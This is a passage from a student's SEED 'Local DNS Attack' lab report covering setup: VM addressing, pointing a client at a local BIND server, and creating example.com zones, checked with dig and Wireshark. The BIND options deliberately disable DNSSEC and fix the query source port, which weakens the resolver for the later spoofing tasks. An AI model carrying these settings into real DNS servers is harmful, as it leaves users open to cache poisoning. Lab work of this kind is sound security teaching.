Lab3 Local DNS Attack

I. Lab set up

a. Set up three virtual machines (SEEDLab image) on the same LAN using NAT network.


b. IPs:

i. User: 10.0.2.15

ii. Attacker: 10.0.2.4

iii. DNS Server: 10.0.2.5

iv.


SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
1:58 PM
/bin/bash 64x16
Normal
No Spacing
Styles
SEED_ Clone1 [Running] - Oracle VM VirtualBox
/bin/bash 62x16
SEED_ Clone2 [Running] - Oracle VM VirtualBox
/bin/bash 63x16
Right Ctrl

```
[02/10/22]seed@VM:~$ hostname -I
10.0.2.15
[02/10/22]seed@VM:~$ ^C
[02/10/22]seed@VM:~$
```


```
[02/10/22]seed@VM:~$ hostname -I
10.0.2.4
[02/10/22]seed@VM:~$
```

```
[02/10/22]seed@VM:~$ hostname -I
10.0.2.5
[02/10/22]seed@VM:~$
```

II. Task 1 Configure User Machine


a. On user machine, edit the file by ‘sudo vi /etc/resolvconf/resolv.conf.d/head’. Add ‘nameserver 10.0.2.5’ and run ‘sudo resolvconf -u’.

b.


SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
12:07 AM
/bin/bash
/bin/bash 66x24

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by r
esolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWR
ITTEN

nameserver 10.0.2.5
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
-- INSERT --                                        4,20          All
```

c. Use ‘dig www.google.com’ and we can see the response is from 10.0.2.5 which is my DNS server’s IP address.


SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
12:12 AM
/bin/bash
/bin/bash 66x24


```
google.com.             172646  IN      NS      ns4.google.com.
google.com.             172646  IN      NS      ns2.google.com.
google.com.             172646  IN      NS      ns1.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         172646  IN      A       216.239.32.10
ns1.google.com.         172646  IN      AAAA    2001:4860:4802:32:
:a
ns2.google.com.         172646  IN      A       216.239.34.10
ns2.google.com.         172646  IN      AAAA    2001:4860:4802:34:
:a
ns3.google.com.         172646  IN      A       216.239.36.10
ns3.google.com.         172646  IN      AAAA    2001:4860:4802:36:
:a
ns4.google.com.         172646  IN      A       216.239.38.10
ns4.google.com.         172646  IN      AAAA    2001:4860:4802:38:
:a

;; Query time: 6 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Wed Mar 23 00:12:12 EDT 2022
;; MSG SIZE  rcvd: 582

[03/23/22]seed@VM:.../resolv.conf.d$
```

d.

III. Task 2 Set up DNS server

a. On the server machine (10.0.2.5), Step 1


i.


SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
12:21 AM
/bin/bash
/bin/bash 66x24

```
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //=====================================================
================
        // If BIND logs error messages about the root key being ex
pired,
        // you will need to update your keys.  See https://www.isc
.org/bind-keys
        //=====================================================
================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};

                                                29,0-1          Bot
```

ii. Run following rndc commands to dump and flush the cache.

iii.




```
[03/23/22]seed@VM:.../bind$ ls
bind.keys   db.empty    named.conf.default-zones  zones.rfc1918
db.0        db.local    named.conf.local
db.127      db.root     named.conf.options
db.255      named.conf  rndc.key
[03/23/22]seed@VM:.../bind$ sudo vi named.conf.options
[03/23/22]seed@VM:.../bind$ sudo rndc dumpdb -cache
[03/23/22]seed@VM:.../bind$ sudo rndc flush
[03/23/22]seed@VM:.../bind$ 
```

b. Step 2

   i. Turn Off DNSSEC by c comment out the dnssec-validation entry, and add a dnssec-enable entry.

   ii.




```
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //=====================================================================
================
        // If BIND logs error messages about the root key being ex
pired,
        // you will need to update your keys.  See https://www.isc
.org/bind-keys
        //=====================================================================
================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port           33333;
        listen-on-v6 { any; };
};
                                                  29,0-1        Bot
```

c. Step 3

   i. Start the DNS server by ‘sudo service bind9 restart’.

d. Step 4

i. On user machine, ping www.google.com and capture traffic with wireshark at the same time.

ii. 

SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Wireshark
/bin/bash
/bin/bash 66x24

```
[03/23/22]seed@VM:.../bind$ sudo service bind9 restart
[03/23/22]seed@VM:.../bind$ ping www,google.com
ping: unknown host www,google.com
[03/23/22]seed@VM:.../bind$ ping www.google.com
PING www.google.com (142.250.80.68) 56(84) bytes of data.
64 bytes from lga34s35-in-f4.1e100.net (142.250.80.68): icmp_seq=1
 ttl=116 time=12.0 ms
64 bytes from lga34s35-in-f4.1e100.net (142.250.80.68): icmp_seq=2
 ttl=116 time=4.67 ms
64 bytes from lga34s35-in-f4.1e100.net (142.250.80.68): icmp_seq=3
 ttl=116 time=4.51 ms
64 bytes from lga34s35-in-f4.1e100.net (142.250.80.68): icmp_seq=4
 ttl=116 time=10.0 ms
64 bytes from lga34s35-in-f4.1e100.net (142.250.80.68): icmp_seq=5
 ttl=116 time=3.33 ms
64 bytes from lga34s35-in-f4.1e100.net (142.250.80.68): icmp_seq=6
 ttl=116 time=72.4 ms
```


```
   Time                       Source             Destination        Protoco Length   Info
 1 2022-03-23 00:32:34.3217706… 10.0.2.15        10.0.2.5           DNS          74 Standard query 0x7…
 2 2022-03-23 00:32:34.3258181… 10.0.2.5         216.239.32.10      DNS          85 Standard query 0x4…
 3 2022-03-23 00:32:34.3361542… 216.239.32.10    10.0.2.5           DNS         101 Standard query res…
 4 2022-03-23 00:32:34.3372514… 10.0.2.5         10.0.2.15          DNS         338 Standard query res…
 5 2022-03-23 00:32:34.3376685… 10.0.2.15        142.250.80.68      ICMP         98 Echo (ping) reques…
 6 2022-03-23 00:32:34.3494386… RealtekU_12:35:00 Broadcast         ARP          60 Who has 10.0.2.15?…
 7 2022-03-23 00:32:34.3494644… PcsCompu_95:9a:7c RealtekU_12:35:00 ARP          42 10.0.2.15 is at 08…
 8 2022-03-23 00:32:34.3497246… 142.250.80.68    10.0.2.15          ICMP         98 Echo (ping) reply …
 9 2022-03-23 00:32:34.3501099… 10.0.2.15        10.0.2.5           DNS          86 Standard query 0xf…
10 2022-03-23 00:32:34.3525845… 10.0.2.5         192.33.4.12        DNS          97 Standard query 0xa…

rame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
thernet II, Src: PcsCompu_95:9a:7c (08:00:27:95:9a:7c), Dst: PcsCompu_f5:89:76 (08:00:27:f5:89:76)
nternet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.5
ser Datagram Protocol, Src Port: 50075, Dst Port: 53
omain Name System (query)
```

iii. DNS queries are triggered, and source IP is the user machine's IP and destination IP is the IP of the DNS server.

IV. Task 3

a. Step 1 Create zones


i. Added two zones by editing /etc/bind/named.conf file.

ii. 

SEED_ Clone2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
12:57 AM
/bin/bash
/bin/bash 66x21
Right Ctrl


```
// structure of BIND configuration files in Debian, *BEFORE* you c
ustomize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named
.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
};
~
-- INSERT --                                    18,2-9        Bot
```

b. Set up forward lookup zone file by ‘sudo vi example.com.db’

i. 
SEED_ Clone2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
1:08 AM
/bin/bash
/bin/bash 66x21

```
$TTL 3D ; default expiration time of all resource records without
        ; their own TTL
@       IN      SOA     ns.example.com. admin.example.com. (
        1       ; Serial
        8H      ; Refresh
        2H      ; Retry
        4W      ; Expire
        1D )    ; Minimum
@ IN    NS ns.example.com. ;Address of nameserver
@ IN    MX 10 mail.example.com. ;Primary Mail Exchanger

www IN  A 192.168.0.101 ;Address of www.example.com
mail IN A 192.168.0.102 ;Address of mail.example.com
ns IN   A 192.168.0.10 ;Address of ns.example.com
*.example.com. IN A 192.168.0.100 ;Address for other URL in
                                  ; the example.com domain
~
~
~
~
"example.com.db" 16L, 550C                              1,1           All
```


c. Step 3 Set up the reverse lookup zone file by ‘sudo vi 192.168.0.db’

i. 
SEED_ Clone2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
erminator
En
1:12 AM
/bin/bash
/bin/bash 66x21

```
$TTL 3D
@       IN SOA ns.example.com. admin.example.com. (
        1
        8H
        2H
        4W
        1D)
@       IN NS ns.example.com.

101     IN PTR www.example.com.
102     IN PTR mail.example.com.
10      IN PTR ns.example.com.

~
~
~
~
~
~
~
-- INSERT --                                             13,1          All
```

d. Step 4 Restart the server and on user machine, dig www.example.com.

e.




```
[03/23/22]seed@VM:.../bind$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39295
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITION
AL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Wed Mar 23 01:19:49 EDT 2022
;; MSG SIZE  rcvd: 93

[03/23/22]seed@VM:.../bind$ 
```

f. The response is from example.com and the server IP is the IP of my local DNS server. The local DNS server set up was successful.

V. Task 4

a. Before edit the host file, ping www.example.net and observe the output.

